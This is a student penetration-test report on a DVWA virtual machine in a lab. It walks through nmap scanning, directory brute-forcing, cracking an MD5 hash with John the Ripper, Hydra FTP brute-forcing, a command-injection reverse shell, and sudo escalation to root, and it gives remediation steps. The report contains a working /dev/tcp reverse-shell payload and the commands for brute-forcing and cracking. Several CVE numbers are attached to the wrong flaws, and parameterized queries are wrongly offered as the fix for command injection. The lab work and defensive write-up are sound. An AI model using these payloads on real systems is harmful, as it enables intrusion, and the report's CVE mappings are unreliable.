Black Box Pen-testing Report: DVWA

Assignment	:	Penetration Testing
Team Members	:	Kaung Si Thu (20056508), Anshio Renin Micheal Antony Xavier Soosammal (20036753), Rohit Sardar(20040331)
Course	:	MSc in Cybersecurity
Module	:	Penetration Testing and Business Continuity Management
Submission Date	:	March 24, 2025

Table of Contents

1. Introduction

1.1 Objective

The objective of this penetration test is to conduct a black-box penetration test on Damn Vulnerable Web Application (DVWA) 1.0.7 running on a virtual machine. The test aims to identify vulnerabilities, exploit them, and provide remediation recommendations.

1.2 Environment Setup

Attacker Machine: Kali Linux (IP: 192.168.56.105)

Target Machine: DVWA 1.0.7 (IP: 192.168.56.108)

Network Configuration: Host-only adapter

1.3. Executive Summary

This report documents a black-box penetration test conducted on DVWA 1.0.7 to assess its security vulnerabilities. The test was performed without prior knowledge of the target environment, simulating a real-world attack.

Three critical vulnerabilities were identified, leading to full system compromise:

1. Exposed PHPMyAdmin panel (CVE-2018-12613) allowing unauthorized access to credentials.
2. Command Injection vulnerability (CVE-2013-0156) enabling remote shell access.
3. Privilege escalation via misconfigured sudo permissions (CVE-2019-14287), leading to root access.

2. Scope & Methodology

2.1 Scope

Target System: DVWA 1.0.7

Testing Type: Black-box penetration test

Testing Environment: VirtualBox

Attacker Machine: Kali Linux (192.168.56.105)

Target Machine: DVWA (192.168.56.108)

2.2 Tools Used

1. Nmap – Network scanning & service enumeration
2. Gobuster – Directory brute-forcing
3. Netcat (nc) – Reverse shell listener
4. John the Ripper (john) – Password cracking
5. HashID – Identifying hash types
6. Hydra – Brute-force attack on services (FTP)
7. Python (pty.spawn) – Upgrading shell to interactive TTY
8. Sudo (sudo -l) – Privilege escalation enumeration

2.3 Methodology

The penetration test followed a structured approach:


- Reconnaissance: Identifying live hosts and open ports.
- Scanning & Enumeration: Gathering information on running services.
- Exploitation: Executing attacks to gain unauthorized access.
- Privilege Escalation: Gaining higher privileges within the system.
- Post-Exploitation & Remediation Recommendations.

3. Reconnaissance & Scanning

3.1 Network Discovery

To identify live hosts on the 192.168.56.0/24 subnet, an Nmap ping sweep was performed:

```
nmap -sn 192.168.56.0/24
```




This revealed that the target IP was 192.168.56.108.


3.2 Service Enumeration

A detailed scan was performed using Nmap service detection:

```
nmap -sV -A 192.168.56.108
```

Scan Results:






Port	Service	Version Info
22/tcp	OpenSSH	SSH-2.0
21/tcp	vsftpd	FTP Server
80/tcp	Apache	HTTP Server
3306/tcp	MySQL	Database Server

From this scan, port 80 was open, indicating a web service, and port 3306 (MySQL) suggested a database that could be targeted.

4. Exploitation & Privilege Escalation

The following diagram provides a visual representation of the exploitation process used to gain initial access, escalate privileges, and achieve root access on the DVWA system. It outlines the sequence of tools and techniques utilized, from reconnaissance to privilege escalation, highlighting key vulnerabilities exploited during the penetration test.



4.1 Exploit 1: Unauthorized Access to PHPMyAdmin (CVE-2018-12613)


Vulnerability Description

An authentication bypass vulnerability in PHPMyAdmin allowed access without proper credentials, exposing sensitive database information.


Steps to Exploit

1. Used gobuster to enumerate hidden directories:


```
gobuster dir -u http://192.168.56.108 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 80
```



2. Found /phpmyadmin, accessed it via a web browser.



3. Identified database credentials stored in plaintext under dvwa/users but hashed.



4. Used hashid to identify hash type:


```
hashid “HASH_VALUE”
```

5. Created pass.txt:

```
echo “'HASH_VALUE'” >> pass.txt
```

6. Cracked the hash using john:

```
john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt pass.txt
```



7. Recovered credentials**: smithy:password** and successfully logged into DVWA.:

Remediation

- Restrict access to /phpmyadmin using an IP whitelist.
- Disable anonymous access and enforce stronger authentication.
- Hash passwords with a stronger algorithm (e.g., bcrypt).


4.2 Exploit 2: Command Injection (CVE-2013-0156)

Vulnerability Description

A command injection vulnerability allowed arbitrary code execution by injecting system commands into an unsanitized web input field.

Steps to Exploit

1. Set the security level to “Low”:




2. Set up a netcat listener on Kali Linux:


```
nc -lvnp 1234
```

3. Injected a malicious payload into the Command Execution input field:

```
;bash -c "bash -i >& /dev/tcp/192.168.56.105/1234 0>&1"
```



4. Gained reverse shell access as nobody user.



Remediation

- Sanitize user input and block command execution characters (;, &, |).
- Implement parameterized queries to prevent code injection.
- Use least privilege principles to restrict web application permissions.

4.3 Exploit 3: Privilege Escalation via Sudo Misconfiguration (CVE-2019-14287)

Vulnerability Description


A privilege escalation vulnerability in sudo allowed attackers to execute commands as root by exploiting misconfigured sudo permissions.

Steps to Exploit

1. Discovered dvwa user under /home/.

2. Used hydra to brute-force SSH login (failed) and then FTP (successful):

```
hydra -l dvwa -P /usr/share/wordlists/rockyou.txt ftp://192.168.56.108
```



3. Gained FTP access using credentials**: dvwa:password.**
4. The reverse shell is upgraded to a fully interactive TTY (terminal):

5. Switched to dvwa user on the reverse shell and used the password “password” of dvwa from ftp:

```
su dvwa
```


6. Checked sudo permissions:

```
sudo -l
```

7. Found dvwa had unrestricted sudo access. Executed:

```
sudo su
```

8. Successfully gained root access.



Remediation

- Restrict sudo privileges (use sudoers with least privilege access).
- Implement strong password policies to prevent brute-force attacks.
- Disable SSH root login and enforce key-based authentication.

5. Conclusion & Recommendations

This penetration test identified three critical vulnerabilities that allowed full system compromise. The following security measures are recommended:

a. Restrict Access to phpMyAdmin

Access to phpMyAdmin should be limited to trusted IP addresses. Strong passwords and multi-factor authentication (MFA) help prevent unauthorized logins. Regular updates are essential to fix security vulnerabilities (CVE).

b. Strong Password Policies

Passwords should include a mix of numbers, symbols, and uppercase letters. Locking accounts after multiple failed login attempts prevents brute-force attacks. Secure hashing methods like bcrypt ensure safe password storage.

c. Input Validation and Sanitization

User input should always be validated and sanitized before execution. Secure coding practices, such as parameterized queries, reduce the risk of command injection attacks. Firewalls help block unauthorized access (CVE).

d. Secure FTP and SSH Services

FTP services should be disabled if unnecessary, or replaced with FTPS for encryption. SSH security improves with key-based authentication instead of passwords. Restricting SSH access and installing fail2ban protects against brute-force attacks.

e. Administrative Privilege Control

Only essential users should have admin or sudo access. Regular audits of the sudoers file help remove unnecessary privileges. Security monitoring tools detect suspicious privilege escalation attempts.

f. Preventing Reverse Shell Exploits

Outgoing connections from the server should be restricted to prevent remote control by attackers. Security tools like AppArmor or SELinux help prevent malicious script execution. Log monitoring detects unusual activities, such as netcat usage.

6. References

KALI, 2025. *Hashid*. [Online]
Available at: https://www.kali.org/tools/hashid/
[Accessed 28 February 2025].

KALI, 2025. *Hydra*. [Online]
Available at: https://www.kali.org/tools/hydra/
[Accessed 17 November 2024].

KALI, 2025. *John*. [Online]
Available at: https://www.kali.org/tools/john/
[Accessed 13 March 2025].

KALI, 2025. *Packages and Binaries:*. [Online]
Available at: https://www.kali.org/tools/gobuster/
[Accessed 8 March 2025].

nmap, 2025. *nmap.org*. [Online]
Available at: https://nmap.org/
[Accessed 3 March 2025].

NMAP, 2025. *nmap.org*. [Online]
Available at: https://nmap.org/ncat/
[Accessed 10 March 2025].